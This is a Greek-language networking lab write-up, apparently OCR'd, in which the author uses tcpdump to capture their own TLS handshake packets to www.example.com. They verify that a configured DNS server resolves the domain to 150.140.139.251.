
Έπειτα πληκτρολογώ στη γραμμή διευθύνσεων του φυλλομετρητή μου το domain www.example.com:



Παρακολουθώ και την κίνηση μέσω του tcpdump:

Τρέχω την εντολή: sudo tcpdump -nnvv -i wlo1 -s 1514 -S -X dst www.example.com

```
vergman@vergman-hppavilion15notebookpc:~/Desktop$ sudo tcpdump -nnvv -i wlo1 -s 1514 -S -X dst www.example.com
tcpdump: listening on wlo1, link-type EN10MB (Ethernet), capture size 1514 bytes
11:15:06.372063 IP (tos 0x0, ttl 64, id 40395, offset 0, flags [DF], proto TCP (6), length 60)
    192.168.1.106.44010 > 150.140.139.251.443: Flags [S], cksum 0x5312 (correct), seq 72283781, win 64240, options [mss 1460,sackOK,TS
 val 403854551 ecr 0,nop,wscale 7], length 0
        0x0000:  4500 003c 9dcb 4000 4006 b856 c0a8 016a  E..<..@.@..V...j
        0x0010:  968c 8bfb abea 01bb 044e f685 0000 0000  .........N......
        0x0020:  a002 faf0 5312 0000 0204 05b4 0402 080a  ....S...........
        0x0030:  1812 54d7 0000 0000 0103 0307            ..T.........
11:15:06.390439 IP (tos 0x0, ttl 64, id 40396, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.1.106.44010 > 150.140.139.251.443: Flags [.], cksum 0x6c29 (correct), seq 72283782, ack 849265229, win 502, options [nop,n
op,TS val 403854569 ecr 4225899967], length 0
        0x0000:  4500 0034 9dcc 4000 4006 b85d c0a8 016a  E..4..@.@..]...j
        0x0010:  968c 8bfb abea 01bb 044e f686 329e c24d  .........N..2..M
        0x0020:  8010 01f6 6c29 0000 0101 080a 1812 54e9  ....l).........T.
        0x0030:  fbe2 1dbf                                ....
11:15:06.397541 IP (tos 0x0, ttl 64, id 40397, offset 0, flags [DF], proto TCP (6), length 569)
    192.168.1.106.44010 > 150.140.139.251.443: Flags [P.], cksum 0xa327 (correct), seq 72283782:72284299, ack 849265229, win 502, opti
ons [nop,nop,TS val 403854576 ecr 4225899967], length 517
        0x0000:  4500 0239 9dcd 4000 4006 b657 c0a8 016a  E..9..@.@..W...j
        0x0010:  968c 8bfb abea 01bb 044e f686 329e c24d  .........N..2..M
        0x0020:  8018 01f6 a327 0000 0101 080a 1812 54f0  .....'........T.
        0x0030:  fbe2 1dbf 1603 0102 0001 0001 fc03 03e8  ................
        0x0040:  729d c50a 9766 f682 61cf 0d3a be2a 5849  r....f..a..:.*XI
        0x0050:  8345 7c8e 8ff2 6383 699e 98bd 8bcc 2520  .E|...c.i.....%.
        0x0060:  42b4 5116 20b7 1d13 95f6 c5d2 0cca f44c  B.Q............L
        0x0070:  9518 5dd9 67f6 e84b ce37 d56d 2ab5 81a6  ..].g..K.7.m*...
        0x0080:  0022 1301 1303 1302 c02b c02f cca9 cca8  ."........+./....
        0x0090:  c02c c030 c00a c009 c013 c014 009c 009d  .,.0............
        0x00a0:  002f 0035 0100 0191 0000 0014 0012 0000  ./.5............
        0x00b0:  0f77 7777 2e65 7861 6d70 6c65 2e63 6f6d  .www.example.com
        0x00c0:  0017 0000 ff01 0001 0000 0a00 0e00 0c00  ................
        0x00d0:  1d00 1700 1800 1901 0001 0100 0b00 0201  ................
        0x00e0:  0000 2300 0000 1000 0e00 0c02 6832 0868  ..#.........h2.h
        0x00f0:  7474 702f 312e 3100 0500 0501 0000 0000  ttp/1.1.........
        0x0100:  0022 000a 0008 0403 0503 0603 0203 0033  ."...............3
        0x0110:  006b 0069 001d 0020 5437 f630 297a e95d  .k.i....T7.0)z.]
        0x0120:  65cd 0410 9cad 8b9d 0ffa 73a4 b1c6 447d  e.........s...D}
        0x0130:  f437 9a1d 988f ed20 0017 0041 04cc fb1e  .7.........A....
        0x0140:  3a53 eddc 35b8 04a9 c9f6 a914 40c0 9ddf  :S..5.......@...
        0x0150:  66d2 e185 34d9 a8f2 bdb8 946e 5ea0 a7a9  f...4.....n^...
        0x0160:  b494 2a6e aa0d 2cf3 1797 5b82 40a1 a3a6  ..*n..,...[.@...
        0x0170:  14e6 2cfb d207 089e 4b60 f176 ff00 2b00  ..,.....K`.v..+.
        0x0180:  0504 0304 0303 000d 0018 0016 0403 0503  ................
        0x0190:  0603 0804 0805 0806 0401 0501 0601 0203  ................
        0x01a0:  0201 002d 0002 0101 001c 0002 4001 0015  ...-........@...
        0x01b0:  0087 0000 0000 0000 0000 0000 0000 0000  ................
        0x01c0:  0000 0000 0000 0000 0000 0000 0000 0000  ................
        0x01d0:  0000 0000 0000 0000 0000 0000 0000 0000  ................
        0x01e0:  0000 0000 0000 0000 0000 0000 0000 0000  ................
        0x01f0:  0000 0000 0000 0000 0000 0000 0000 0000  ................
        0x0200:  0000 0000 0000 0000 0000 0000 0000 0000  ................
        0x0210:  0000 0000 0000 0000 0000 0000 0000 0000  ................
        0x0220:  0000 0000 0000 0000 0000 0000 0000 0000  ................
        0x0230:  0000 0000 0000 0000 00                   .........
11:15:06.417242 IP (tos 0x0, ttl 64, id 40398, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.1.106.44010 > 150.140.139.251.443: Flags [.], cksum 0x6459 (correct), seq 72284299, ack 849266669, win 491, options [nop,n
op,TS val 403854596 ecr 4225899994], length 0
        0x0000:  4500 0034 9dce 4000 4006 b85b c0a8 016a  E..4..@.@..[...j
        0x0010:  968c 8bfb abea 01bb 044e f88b 329e c7ed  .........N..2...
        0x0020:  8010 01eb 6459 0000 0101 080a 1812 5504  ....dY........U.
        0x0030:  fbe2 1dda                                ....
11:15:06.418164 IP (tos 0x0, ttl 64, id 40399, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.1.106.44010 > 150.140.139.251.443: Flags [.], cksum 0x5ec3 (correct), seq 72284299, ack 849268109, win 480, options [nop,n
op,TS val 403854597 ecr 4225899994], length 0
        0x0000:  4500 0034 9dcf 4000 4006 b85a c0a8 016a  E..4..@.@..Z...j
        0x0010:  968c 8bfb abea 01bb 044e f88b 329e cd8d  .........N..2...
        0x0020:  8010 01e0 5ec3 0000 0101 080a 1812 5505  ....^.........U.
        0x0030:  fbe2 1dda                                ....
11:15:06.418264 IP (tos 0x0, ttl 64, id 40400, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.1.106.44010 > 150.140.139.251.443: Flags [.], cksum 0x5a04 (correct), seq 72284299, ack 849269325, win 479, options [nop,n
op,TS val 403854597 ecr 4225899994], length 0
        0x0000:  4500 0034 9dd0 4000 4006 b859 c0a8 016a  E..4..@.@..Y...j
        0x0010:  968c 8bfb abea 01bb 044e f88b 329e d24d  .........N..2..M
        0x0020:  8010 01df 5a04 0000 0101 080a 1812 5505  ....Z.........U.
        0x0030:  fbe2 1dda                                ....
11:15:06.480465 IP (tos 0x0, ttl 64, id 40401, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.1.106.44010 > 150.140.139.251.443: Flags [.], cksum 0x5418 (correct), seq 72284299, ack 849270765, win 479, options [nop,n
op,TS val 403854659 ecr 4225900008], length 0
        0x0000:  4500 0034 9dd1 4000 4006 b858 c0a8 016a  E..4..@.@..X...j
        0x0010:  968c 8bfb abea 01bb 044e f88b 329e d7ed  .........N..2...
        0x0020:  8010 01df 5418 0000 0101 080a 1812 5543  ....T.........UC
        0x0030:  fbe2 1de8                                ....
11:15:06.481003 IP (tos 0x0, ttl 64, id 40402, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.1.106.44010 > 150.140.139.251.443: Flags [.], cksum 0x537f (correct), seq 72284299, ack 849270917, win 479, options [nop,n
op,TS val 403854660 ecr 4225900008], length 0
        0x0000:  4500 0034 9dd2 4000 4006 b857 c0a8 016a  E..4..@.@..W...j
        0x0010:  968c 8bfb abea 01bb 044e f88b 329e d885  .........N..2...
        0x0020:  8010 01df 537f 0000 0101 080a 1812 5544  ....S.........UD
        0x0030:  fbe2 1de8                                ....
11:15:06.491516 IP (tos 0x0, ttl 64, id 40403, offset 0, flags [DF], proto TCP (6), length 64)
    192.168.1.106.44010 > 150.140.139.251.443: Flags [.], cksum 0x075b (correct), seq 72284299, ack 849270917, win 501, options [nop,n
op,TS val 403854670 ecr 4225900069,nop,nop,sack 1 {849270765:849270917}], length 0
        0x0000:  4500 0040 9dd3 4000 4006 b84a c0a8 016a  E..@..@.@..J...j
        0x0010:  968c 8bfb abea 01bb 044e f88b 329e d885  .........N..2...
        0x0020:  b010 01f5 075b 0000 0101 080a 1812 554e  .....[........UN
        0x0030:  fbe2 1e25 0101 050a 329e d7ed 329e d885  ...%....2...2...
11:15:06.492940 IP (tos 0x0, ttl 64, id 40404, offset 0, flags [DF], proto TCP (6), length 132)
    192.168.1.106.44010 > 150.140.139.251.443: Flags [P.], cksum 0x8a35 (correct), seq 72284299:72284379, ack 849270917, win 501, opti
ons [nop,nop,TS val 403854672 ecr 4225900069], length 80
        0x0000:  4500 0084 9dd4 4000 4006 b805 c0a8 016a  E.....@.@......j
        0x0010:  968c 8bfb abea 01bb 044e f88b 329e d885  .........N..2...
        0x0020:  8018 01f5 8a35 0000 0101 080a 1812 5550  .....5........UP
        0x0030:  fbe2 1e25 1403 0300 0101 1703 0300 4507  ...%..........E.
        0x0040:  3992 cf79 3b53 78fd 95c7 7a66 5829 681c  9..y;Sx...zfX)h.
        0x0050:  5bb6 b688 9656 cd10 2dc1 169c fb23 b1c8  [....V..-....#..
        0x0060:  8ce1 e9f3 6f43 4e1c e54c 9369 672b 18e7  ....oCN..L.ig+..
```




Βλέπω πως όντως έχει διεύθυνση προορισμού την 150.140.139.251 ενώ στην εντολή έχω γράψει dst www.example.com δηλαδή ότι το


www.example.com γίνεται resolve στην 150.140.139.251 από τον dns server του VM.


```
vergman@vergman-hppavilion15notebookpc:~/Desktop$ sudo tcpdump -vv -i wlo1 -s 1514 -S -X dst 150.140.139.251
tcpdump: listening on wlo1, link-type EN10MB (Ethernet), capture size 1514 bytes
11:29:08.112336 IP (tos 0x0, ttl 64, id 39743, offset 0, flags [DF], proto TCP (6), length 60)
    192.168.1.106.53952 > ns.example.com.https: Flags [S], cksum 0x677f (correct), seq 3651734990, win 64240, options [mss 1460,sackOK,TS val 404696291 ecr 0,nop,wscal
e 7], length 0
        0x0000:  4500 003c 9b3f 4000 4006 bae2 c0a8 016a  E..<.?@.@......j
        0x0010:  968c 8bfb d2c0 01bb d9a9 0dce 0000 0000  ................
        0x0020:  a002 faf0 677f 0000 0204 05b4 0402 080a  ....g...........
        0x0030:  181f 2ce3 0000 0000 0103 0307            ..,.........
11:29:08.132531 IP (tos 0x0, ttl 64, id 39744, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.1.106.53952 > ns.example.com.https: Flags [.], cksum 0xad5b (correct), seq 3651734991, ack 1877114920, win 502, options [nop,nop,TS val 404696311 ecr 42267
41708], length 0
        0x0000:  4500 0034 9b40 4000 4006 bae9 c0a8 016a  E..4.@@.@......j
        0x0010:  968c 8bfb d2c0 01bb d9a9 0dcf 6fe2 8028  ............o..(
        0x0020:  8010 01f6 ad5b 0000 0101 080a 181f 2cf7  .....[........,.
        0x0030:  fbee f5cc                                ....
11:29:08.142801 IP (tos 0x0, ttl 64, id 39745, offset 0, flags [DF], proto TCP (6), length 569)
    192.168.1.106.53952 > ns.example.com.https: Flags [P.], cksum 0x88cc (correct), seq 3651734991:3651735508, ack 1877114920, win 502, options [nop,nop,TS val 4046963
21 ecr 4226741708], length 517
        0x0000:  4500 0239 9b41 4000 4006 b8e3 c0a8 016a  E..9.A@.@......j
        0x0010:  968c 8bfb d2c0 01bb d9a9 0dcf 6fe2 8028  ............o..(
        0x0020:  8018 01f6 88cc 0000 0101 080a 181f 2d01  ..............-.
        0x0030:  fbee f5cc 1603 0102 0001 0001 fc03 03a9  ................
        0x0040:  b19d 749f bae8 def0 1199 5319 7d95 09ca  ..t.......S.}...
        0x0050:  6fa4 e171 0d1d 6f77 3739 aa91 0a75 bf20  o..q..ow79...u..
        0x0060:  03b4 51c5 641e 06e4 d4e5 7ed1 ea67 fc05  ..Q.d.....~..g..
        0x0070:  cf3e e2c3 3441 5ecd 447b b45e eff9 6e2d  .>..4A^.D{.^..n-
        0x0080:  0022 1301 1303 1302 c02b c02f cca9 cca8  ."....../....
        0x0090:  c02c c030 c00a c009 c013 c014 009c 009d  .,.0............
        0x00a0:  002f 0035 0100 0191 0000 0014 0012 0000  ./.5............
        0x00b0:  0f77 7777 2e65 7861 6d70 6c65 2e63 6f6d  .www.example.com
        0x00c0:  0017 0000 ff01 0001 0000 0a00 0e00 0c00  ................
        0x00d0:  1d00 1700 1800 1901 0001 0100 0b00 0201  ................
        0x00e0:  0000 1000 0e00 0c02 6832 0868 7474 702f  ........h2.http/
        0x00f0:  312e 3100 0500 0501 0000 0000 0022 000a  1.1.........."..
```

```
        0x0100:  0008 0403 0503 0603 0203 0033 006b 0069  ...........3.k.i
        0x0110:  001d 0020 4a6f 9d05 90ad f6dc 53fd 8dd6  ....Jo......S...
        0x0120:  6d25 f4dd a152 6da5 f313 8f11 6eaa a34c  m%...Rm.....n..L
        0x0130:  618d 0237 0017 0041 04b5 d82f ccf3 3f25  a..7...A.../..?%
        0x0140:  ce1b 0d81 f392 fe10 2e13 927e 7658 62a9  ..........~vXb.
        0x0150:  1bc7 f792 10c0 c300 06ad d746 bc97 0b4c  ...........F...L
        0x0160:  8f86 5f29 1462 50a1 2b0c d5be 6a06 c00c  .._).bP.+...j...
        0x0170:  e7e4 06c9 39fd 5b49 9c00 2b00 0504 0304  ....9.[I..+.....
        0x0180:  0303 000d 0018 0016 0403 0503 0603 0804  ................
        0x0190:  0805 0806 0401 0501 0601 0203 0201 002d  ...............-
        0x01a0:  0002 0101 001c 0002 4001 0015 002c 0000  ........@....,..
        0x01b0:  0000 0000 0000 0000 0000 0000 0000 0000  ................
        0x01c0:  0000 0000 0000 0000 0000 0000 0000 0000  ................
        0x01d0:  0000 0000 0000 0000 0000 0029 005b 0026  ...........).[.&
        0x01e0:  0020 934f f9b0 0e0f bc90 eb53 6273 6e9c  ...O.......Sbsn.
        0x01f0:  a664 1e63 76ca 30ff e5c9 e5ab 2a37 f16f  .d.cv.0.....*7.o
        0x0200:  d43f 265e 9643 0031 3055 f6fb e185 29ba  .?&^.C.10U....).
        0x0210:  da24 fa2f b795 6dfa f304 029d b463 487a  .$./..m......cHz
        0x0220:  6215 727a 1cfd 5508 f41b fde5 2d71 9510  b.rz..U.....-q..
        0x0230:  081f b71e 9c94 f6ef f1                   .........
11:29:08.161770 IP (tos 0x0, ttl 64, id 39746, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.1.106.53952 > ns.example.com.https: Flags [.], cksum 0xaa1c (correct), seq 3651735508, ack 1877115176, win 500, options [nop,nop,TS val 404696340 ecr 42267
41739], length 0
        0x0000:  4500 0034 9b42 4000 4006 bae7 c0a8 016a  E..4.B@.@......j
        0x0010:  968c 8bfb d2c0 01bb d9a9 0fd4 6fe2 8128  ............o..(
        0x0020:  8010 01f4 aa1c 0000 0101 080a 181f 2d14  ..............-.
        0x0030:  fbee f5eb                                ....
11:29:08.167342 IP (tos 0x0, ttl 64, id 39747, offset 0, flags [DF], proto TCP (6), length 132)
    192.168.1.106.53952 > ns.example.com.https: Flags [P.], cksum 0x0d49 (correct), seq 3651735508:3651735588, ack 1877115176, win 501, options [nop,nop,TS val 4046963
46 ecr 4226741739], length 80
        0x0000:  4500 0084 9b43 4000 4006 ba96 c0a8 016a  E....C@.@......j
        0x0010:  968c 8bfb d2c0 01bb d9a9 0fd4 6fe2 8128  ............o..(
        0x0020:  8018 01f5 0d49 0000 0101 080a 181f 2d1a  .....I........-.
        0x0030:  fbee f5eb 1403 0300 0101 1703 0300 4583  ..............E.
        0x0040:  e966 c978 7191 be71 4e05 9653 e533 4f08  .f.xq..qN..S.3O.
        0x0050:  2c37 bfb2 2312 311b b78c 5061 83b3 57a3  ,7..#.1...Pa..W.
```

```
        0x0060:  9ab1 1833 56e7 a42d 3fe4 cf83 0a10 dc38  ...3V..-?......8
        0x0070:  4497 8f04 c15a 2e70 d9a8 2214 a009 8be6  D....Z.p..".....
        0x0080:  d833 9f23                                .3.#
11:29:08.168194 IP (tos 0x0, ttl 64, id 39748, offset 0, flags [DF], proto TCP (6), length 596)
    192.168.1.106.53952 > ns.example.com.https: Flags [P.], cksum 0x810b (correct), seq 3651735588:3651736132, ack 1877115176, win 501, options [nop,nop,TS val 4046963
47 ecr 4226741739], length 544
        0x0000:  4500 0254 9b44 4000 4006 b8c5 c0a8 016a  E..T.D@.@......j
        0x0010:  968c 8bfb d2c0 01bb d9a9 1024 6fe2 8128  ..........$o..(
        0x0020:  8018 01f5 810b 0000 0101 080a 181f 2d1b  ..............-.
        0x0030:  fbee f5eb 1703 0302 1b0a e5f9 8441 7d4d  ............A}M
        0x0040:  14f7 5293 1953 4c7d 8fbf 4b20 e1e6 a465  ..R..SL}..K....e
        0x0050:  2a71 4eab 8720 17cd a7b8 284e 0d64 bcbc  *qN.....(N.d..
        0x0060:  2bde f73f 1700 927a 4119 a608 8b70 01c9  +..?...zA....p..
        0x0070:  8784 f9e5 d397 39f2 b7b2 609b d3f6 ff8c  ......9...`.....
        0x0080:  1045 2ea6 e0c8 9e77 b409 8323 9018 9f84  .E.....w...#....
        0x0090:  a8b6 36ee b07e bbfc d827 1a98 ed45 1846  ..6..~...'...E.F
        0x00a0:  b724 4eac edd8 3ff3 189b 7773 7b1a 0bfb  .$N...?...ws{...
        0x00b0:  1143 06f5 f293 b55f 25f0 e6bd 4f90 28da  .C....._%...O.(.
        0x00c0:  3c98 fb8c 18a7 4b3f 66aa 4562 c465 9526  <.....K?f.Eb.e.&
        0x00d0:  b957 7cd8 726c 371e a40f 75da 1bf9 b831  .W|.rl7...u....1
        0x00e0:  6c7a cb1c ecd8 e4e3 d2d1 3149 f5ba db2f  lz........1I.../
        0x00f0:  fedf 672e 1c5f 3bd6 b520 3a9c 300e 47b6  ..g.._;...:.0.G.
        0x0100:  deab ab50 e637 4232 8e82 e485 9114 97ad  ...P.7B2........
        0x0110:  05f8 0efa 9c6c 157d 3c0c c71e f26c 5023  .....l.}<....lP#
        0x0120:  3fa9 abfa 15cc 32c5 d6d7 deb3 d060 4ed4  ?.....2......`N.
        0x0130:  8601 7368 63b4 f791 e763 99b5 6c17 b3cb  ..shc....c..l...
        0x0140:  de7a a87e fc7f 019a 8dde 2d47 2a03 db20  .z.~......-G*...
        0x0150:  2b72 3e87 a4ec e52f 3c87 72db 9ce0 67a8  +r>..../<.r...g.
        0x0160:  317f c099 50b6 e8f5 d01d e440 11eb 022d  1...P......@...-
        0x0170:  9913 f245 d24f 66c2 4dfb 71bc 775a 7546  ...E.Of.M.q.wZuF
        0x0180:  c727 0717 1703 b1f8 35be 2ed0 bd53 7ad8  .'......5....Sz.
        0x0190:  67f2 e4ba 9aac a129 97c2 581a a6c4 8041  g......)..X....A
        0x01a0:  0aed 015d cff8 78cb 1c02 20ff 4d06 8e58  ...]..x.....M..X
        0x01b0:  c3de f516 431e eeb9 1701 e862 4153 f947  ....C......bAS.G
        0x01c0:  5a38 93eb 006a 1430 e89b c909 b239 685c  Z8...j.0.....9h\
        0x01d0:  5298 0f1e e064 e30f 2c64 af4f 62bf 3e32  R....d..,d.Ob.>2
```







Αντίστροφα με την εντολή sudo tcpdump -vv -i wlo1 -s 1514 -S -X dst 150.140.139.251 βλέπω πως η ip 150.140.139.251 γίνεται resolve στο ns.example.com δηλαδή ότι όντως χρησιμοποιείται ο dns server 83.212.80.82 επιτυχώς.

Τέλος κοιτάζω το udp πακέτο που στέλνεται στον dns server :

```
vergman@vergman-hppavilion15notebookpc:~/Desktop$ sudo tcpdump -nnvv -i wlo1 -s 1514 -S -X 'dst port 53'
tcpdump: listening on wlo1, link-type EN10MB (Ethernet), capture size 1514 bytes
```

